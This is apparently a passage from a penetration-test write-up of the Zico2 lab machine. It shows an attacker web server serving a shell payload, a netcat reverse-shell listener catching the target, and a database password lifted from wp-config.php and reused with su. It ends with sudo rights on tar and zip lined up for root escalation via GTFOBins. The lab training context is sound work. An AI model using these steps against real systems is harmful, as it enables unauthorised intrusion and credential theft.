[+] Serving /home/kali/Desktop/Zico2/Exploit...
WARNING: This is a development server. Do not use it in a production deplo
yment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:80
 * Running on http://127.0.0.1:80
Press CTRL+C to quit
10.10.10.129 - - [25/Jan/2023 21:42:07] "GET /shell.txt HTTP/1.1" 200 -
10.10.10.129 - - [25/Jan/2023 21:43:55] "GET /shell.txt HTTP/1.1" 200 -
10.10.10.129 - - [25/Jan/2023 22:02:23] "GET /shell.txt HTTP/1.1" 200 -
```


```
┌──(kali㉿kali)-[~/Desktop/Zico2/Exploit]
└─$ sudo rlwrap nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [10.10.10.128] from (UNKNOWN) [10.10.10.129] 46984
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x8
6_64 x86_64 x86_64 GNU/Linux
 22:02:23 up 9 min,  0 users,  load average: 0.00, 0.21, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Zico (10.10.10.129)

Username:Password

```
n/a
```

Screenshot Proof of user




```
www-data@zico:/$ idid
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@zico:/$ whoami
whoami
www-data
www-data@zico:/$ hostname
hostname
zico
www-data@zico:/$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:dc:0a:5b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.129/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::20c:29ff:fedc:a5b/64 scope link
       valid_lft forever preferred_lft forever
www-data@zico:/$ 
```

Privilege Escalation (TA0004)


PE technique (#LPE-00)

After some digging we found that www-data has the ability to look at the directory of zico. This is interesting. After analyzing the directory we have 2 CMS living here, WordPress and Joomla. When I look in the directory of where WordPress is, I find CC that zico is using for the system. Its hashed but not encrypted two different things. This gave me the ability to move from www-data to zico via su command.

```
Location: /home/zico/wordpress/wp-config.php
```




```
www-data@zico:/home/zico$ ls -la
ls -la
total 9244
drwxr-xr-x  6 zico zico    4096 Jun 19  2017 .
drwxr-xr-x  3 root root    4096 Jun  8  2017 ..
-rw-------  1 zico zico     912 Jun 19  2017 .bash_history
-rw-r--r--  1 zico zico     220 Jun  8  2017 .bash_logout
-rw-r--r--  1 zico zico    3486 Jun  8  2017 .bashrc
-rw-r--r--  1 zico zico     675 Jun  8  2017 .profile
drw-------  2 zico zico    4096 Jun  8  2017 .ssh
-rw-------  1 zico zico    3509 Jun 19  2017 .viminfo
-rw-rw-r--  1 zico zico  504646 Jun 14  2017 bootstrap.zip
drwxrwxr-x 18 zico zico    4096 Jun 19  2017 joomla
drwxrwxr-x  6 zico zico    4096 Aug 19  2016 startbootstrap-business-casual-gh-pages
-rw-rw-r--  1 zico zico      61 Jun 19  2017 to_do.txt
drwxr-xr-x  5 zico zico    4096 Jun 19  2017 wordpress
-rw-rw-r--  1 zico zico 8901913 Jun 19  2017 wordpress-4.8.zip
-rw-rw-r--  1 zico zico    1194 Jun  8  2017 zico-history.tar.gz
www-data@zico:/home/zico$
```



```
www-data@zico:/home/zico/wordpress$ ls -la
ls -la
total 196
drwxr-xr-x  5 zico zico  4096 Jun 19  2017 .
drwxr-xr-x  6 zico zico  4096 Jun 19  2017 ..
-rw-r--r--  1 zico zico   418 Sep 25  2013 index.php
-rw-r--r--  1 zico zico 19935 Jan  2  2017 license.txt
-rw-r--r--  1 zico zico  7413 Dec 12  2016 readme.html
-rw-r--r--  1 zico zico  5447 Sep 27  2016 wp-activate.php
drwxr-xr-x  9 zico zico  4096 Jun  8  2017 wp-admin
-rw-r--r--  1 zico zico   364 Dec 19  2015 wp-blog-header.php
-rw-r--r--  1 zico zico  1627 Aug 29  2016 wp-comments-post.php
-rw-r--r--  1 zico zico  2831 Jun 19  2017 wp-config.php
drwxr-xr-x  4 zico zico  4096 Jun  8  2017 wp-content
-rw-r--r--  1 zico zico  3286 May 24  2015 wp-cron.php
drwxr-xr-x 18 zico zico 12288 Jun  8  2017 wp-includes
-rw-r--r--  1 zico zico  2422 Nov 21  2016 wp-links-opml.php
-rw-r--r--  1 zico zico  3301 Oct 25  2016 wp-load.php
-rw-r--r--  1 zico zico 34327 May 12  2017 wp-login.php
-rw-r--r--  1 zico zico  8048 Jan 11  2017 wp-mail.php
-rw-r--r--  1 zico zico 16200 Apr  6  2017 wp-settings.php
-rw-r--r--  1 zico zico 29924 Jan 24  2017 wp-signup.php
-rw-r--r--  1 zico zico  4513 Oct 14  2016 wp-trackback.php
-rw-r--r--  1 zico zico  3065 Aug 31  2016 xmlrpc.php
www-data@zico:/home/zico/wordpress$
```

if we look at the wp-config.php we can see something important.




```
/** MySQL database username */
define('DB_USER', 'zico');

/** MySQL database password */
define('DB_PASSWORD', 'sWfCsfJSPV9H3AmQzw8');
```

```
sWfCsfJSPV9H3AmQzw8
```


We try to SSH but that did not work, then we tried su and this did work

POC Image



```
www-data@zico:/home/zico/wordpress$ idid
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@zico:/home/zico/wordpress$ whoami
whoami
www-data
www-data@zico:/home/zico/wordpress$ su zico
su zico
Password: sWfCsfJSPV9H3AmQzw8

zico@zico:~/wordpress$ id                          id
id
uid=1000(zico) gid=1000(zico) groups=1000(zico)
zico@zico:~/wordpress$ whoami                      whoami
whoami
zico
zico@zico:~/wordpress$ 
```


Proof of User



```
zico@zico:~/wordpress$ id                          id
id
uid=1000(zico) gid=1000(zico) groups=1000(zico)
zico@zico:~/wordpress$ whoami                    whoami
whoami
zico
zico@zico:~/wordpress$ hostname                  hostname
hostname
zico
zico@zico:~/wordpress$ ip add                    ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:dc:0a:5b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.129/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::20c:29ff:fedc:a5b/64 scope link
       valid_lft forever preferred_lft forever
zico@zico:~/wordpress$ 
```

Privilege Escalation (TA0004)

After looking around we found that we can sudo -l with our access as zico. We find that we can run a few binary as root.



```
zico@zico:~/joomla/installation$ sudo  -l                        sudo  -l
sudo  -l
Matching Defaults entries for zico on this host:
    env_reset, exempt_group=admin,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zico may run the following commands on this host:
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
zico@zico:~/joomla/installation$
```

Explain PE technique (#LPE-02)


Tool: https://gtfobins.github.io/

Explain Scenario

```
    (root) NOPASSWD: /bin/tar
    (root) NOPASSWD: /usr/bin/zip
```

